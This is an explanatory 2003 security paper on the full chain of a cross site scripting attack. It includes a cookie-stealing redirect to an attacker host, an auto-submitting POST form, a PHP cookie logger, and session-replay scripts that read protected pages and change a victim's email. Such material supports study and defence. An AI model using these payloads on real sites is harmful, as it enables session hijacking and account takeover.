The Anatomy of Cross Site Scripting

Anatomy, Discovery, Attack, Exploitation

by Gavin Zuchlinski (gav@libox.net)
http://libox.net/
November 5, 2003

Introduction

Cross site scripting (XSS) flaws are a relatively common issue in web application security, but they are still extremely lethal. They are unique in that, rather than attacking a server directly, they use a vulnerable server as a vector to attack a client. This can lead to extreme difficulty in tracing attackers, especially when requests are not fully logged (such as POST requests). Many documents discuss the actual insertion of HTML into a vulnerable script, but stop short of explaining the full ramifications of what can be done with a successful XSS attack. While this is adequate for prevention, the exact impact of cross site scripting attacks has not been fully appreciated. This paper will explore those possibilities.

Anatomy of a Cross Site Scripting Attack


A cross site scripting attack is typically done with a specially crafted URI that an attacker provides to their victim. The XSS attack could be considered analogous to a buffer overflow, where the injected script is similar to overwriting an EIP. In both techniques, there are two options once a successful attack has occurred: insert funny data or jump to another location. Insertion of funny data during a buffer overflow typically results in a denial of service attack. In the case of a XSS attack, it allows the attacker to display arbitrary information, and suppress the display of the original webpage. When jumping to another location during a buffer overflow attack, the new location is another location in memory where shellcode or other important data resides – allowing the attacker to take control of the flow of the program. Within the XSS context, the attacker instead jumps the victim to another location on the Internet (typically under the attacker's control), hijacking the victim's web browsing session.

Discovery

But how do cross site scripting attacks occur? XSS attacks are the result of flaws in server-side web applications and are rooted in user input which is not properly sanitized for HTML characters. If the attacker can insert arbitrary HTML then they could control execution of the page under permissions of the site. A simple page vulnerable to cross site scripting looks like:

```
<?php echo "Hello, {$HTTP_GET_VARS['name']}!"; ?>
```

Once the page is accessed, the variable sent via the GET method is placed directly on the rendered page. Since the input is not marked as variable input, the user-supplied input is interpreted exactly as its metacharacters command, very similar to SQL injection. Passing "Gavin Zuchlinski" as an argument outputs the content in correct form:



Sending input with HTML metacharacters allows for unexpected output:

The input is not validated by the script before rendering by the victim's web browser. This allows for user controlled HTML to be inserted on to the vulnerable page. Occasionally user input not directly parsed by the script it is sent to. Rather, the data is inserted into a file or database and retrieved later to be reinserted on the page.

Common points where cross site scripting exists are confirmation pages (such as search engines which echo back user input in the event of a search) and error pages that help the user by filling in parts of the form which were correct. Commonly in the latter case (and sometimes the former) the containment of the form text box must be escaped with a quote and a greater than sign ("> - the quote closes the value property and the greater than closes the tag).

Attack

Once a vulnerable input is identified the valid HTTP methods must be determined. The way in which the variables are sent to the target script is an important consideration; are variables sent by GET, POST, or will either work? Some scripts are specific, but several which use canned methods (like PHP and Perl scripts with CGI.pm) may use either [1].

Insertion using the GET method is the easiest but is also the noisiest. Obfuscation may be used to prevent savvy users from noticing redirection or other jump point code in the address bar. This method still piggybacks on the URI and by default is logged by most HTTP servers [2].

The simplest jump point is JavaScript code to redirect a page. With this method variables accessible only under that document may be sent to a payload page. More complex jump points involve other HTML tags and objects [4, 5]. If the JavaScript code:

```
document.location.replace('http://attacker/payload');
```

can be fully inserted and executed the attacker controls the execution of the page. By modifying the code to:

```
document.location.replace
('http://attacker/payload?c='+document.cookie);
```

the payload now has knowledge about the document specific cookie variable. In the cross site scripting example presented above insertion of the jump point on to the page is relative simple:

```
http://host/hello.php?name=<script>document.location.replac
e('http://attacker/payload?c='%2Bdocument.cookie)</script>
```

Because of the nature of XSS, the attacker can not directly exploit the vulnerable script for personal gain. A target user must view the injected code. Supposing that the above `hello.php` was on the same domain as a message board, posting the link to the board would illicit many victims. Once a victim clicked the link the jump point would be executed and the client would be redirected to the payload page. What actions the payload page could perform will be discussed later in this document.

Scripts which are vulnerable to POST insertion are only slightly more difficult to attack. Since POST variables are transmitted independently

of the request URI an intermediary page must be used. The goal of the intermediary page is to force the client to execute a POST request containing the jump code. The code below creates a form with the attacker controlled variables set, and then submits it on behalf of the user:

```
<form name=f method=POST action="http://host/hello.php">
<input type=hidden name="name"
value="<script>document.location.replace
('http://attacker/payload?c='+document.cookie)</script>">
</form>
<script>f.submit()</script>
```

The victim must then view the intermediary page which contains the above code. This will force the client's browser into sending a POST request to `hello.php` with the variable name set to:

```
<script>document.location.replace
('http://attacker/payload?c='+document.cookie)</script>
```

The goal of the attacker has been completed; the jump code is now on the vulnerable page [3].

Instead of inserting jump code the attacker may choose to insert code which taints the vulnerable page. By injecting static HTML the attacker may alter the content of the target page. Done under the guise of the HTML being legitimately from the site, this technique may be used maliciously by inserting a login form which is sent to the attacker. This method bypasses identity verification techniques such as site certificates and manual location checking by the client.

In cases where the injected HTML is viewed on a dynamic page at a later time (like guestbooks, forums, or review pages), the page may be defaced. The code which is inserted is variable and under the discretion of the attacker.

Exploitation

Once the vulnerable page has been discovered, the jump code has been created, the jump has been inserted on the vulnerable page, and a victim's browser executes the jump code there still remains one task. The payload page should perform some action. It may be as simple as advertising and logging or as complex as hijacking a user's session. With the user redirected to a third party web page the goal of some may be completed: hijack hits from a target page. Slightly more complex is the logging of sensitive information (such as cookies) for manual exploitation later. The code below logs the visitor IP, referrer, and a cookie value stored in "c":

```
<?php
$f = fopen("log.txt", "a");
fwrite($f, "IP: {$_SERVER['REMOTE_ADDR']} Ref: {$_SERVER
['HTTP_REFERER']} Cookie: {$HTTP_GET_VARS['c']}\n");
fclose($f);
?>
```

Once the attacker has gathered a list of cookies they may extract useful information or hijack sessions. Assuming the session is still in existence on the server side, the attacker can modify their cookies to match the stolen one and hijack the session. By automating the exploitation of stolen cookies attackers increase their chance of success and the ease of attack. With this method the script uses the information provided by the duped client to perform a scripted task. In the below example the payload script uses the cookies to retrieve the source code of a protected web page:

```
<?php
$request = "GET /secret.php HTTP/1.0\r\n";
$request .= "Cookie: {$HTTP_GET_VARS['c']}\r\n";
$request .= "\r\n";
$s = fsockopen("host", 80, $errno, $errstr, 30);
fputs($s, $request);
$content = '';
while (!feof($s))
{
$content .= fgets($s, 4096);
}
fclose($s);
echo $content;
?>
```

In this case `/secret.php` is retrieved using the stolen cookie. After the request is made the output is printed out to the browser. By modifying the content of the request variable almost any task may be performed

as the user. This next code example uses the POST method to change the email address of the user without their knowledge:

```
<?php
$request = "POST /profile.php HTTP/1.0\r\n";
$request .= "Cookie: {$HTTP_GET_VARS['c']}\r\n";
$request .= "\r\n";
$request .= “email=attacker@hotmail.com”;
$s = fsockopen("host", 80, $errno, $errstr, 30);
fputs($s, $request);
fclose($s);
echo “<script>document.location.replace
(‘http://google.com/’)</script>”;
?>
```

This code completes a full cross site scripting attack. Without the payload, the attack does not fulfill its entire potential.

Conclusion

The impact of cross site scripting attacks has not been fully appreciated by security professionals or developers. Most documents that discuss cross site scripting only cover a fraction of a complete attack.

XSS attacks begin with the identification of user input which is not properly validated. Once such a variable is identified code may be injected to exploit this opening. Since code is inserted under a different site, it can take advantage of variables which are accessible only to that specific site. Commonly the flow is then redirected to an attacker controlled script to perform certain actions. The actions may be as simple as logging information, or complex like hijacking a user's session. When all tasks are performed successfully, a full cross site scripting attack has been completed.

References

[1] http://www.securityfocus.com/archive/107/341839 - Ulf Härnhammar 's reaction to *Advanced Cross Site Scripting*

[2] http://www.w3.org/Protocols/rfc2616/rfc2616-sec9.html - HTTP/1.1 method definitions

[3] http://libox.net/xss.php - *Advanced Cross Site Scripting*, discusses methods on POST variable exploitation

[4] http://www.securityfocus.com/archive/1/272037/2002-05-09/2002-05015/0
- A long listing of methods to execute javascript (for the jump code)

[5] http://www.technicalinfo.net/papers/CSS.html - A listing of other tags for insertion

Thanks to...
- Dave Killion, for reading over this and pointing out my mistakes.. yes, I said code blow
- Everyone at the Pennsylvania Governors School for Information Technology (PGSIT), 5 rocking weeks of nerd bliss
- And my parents, keep on trucking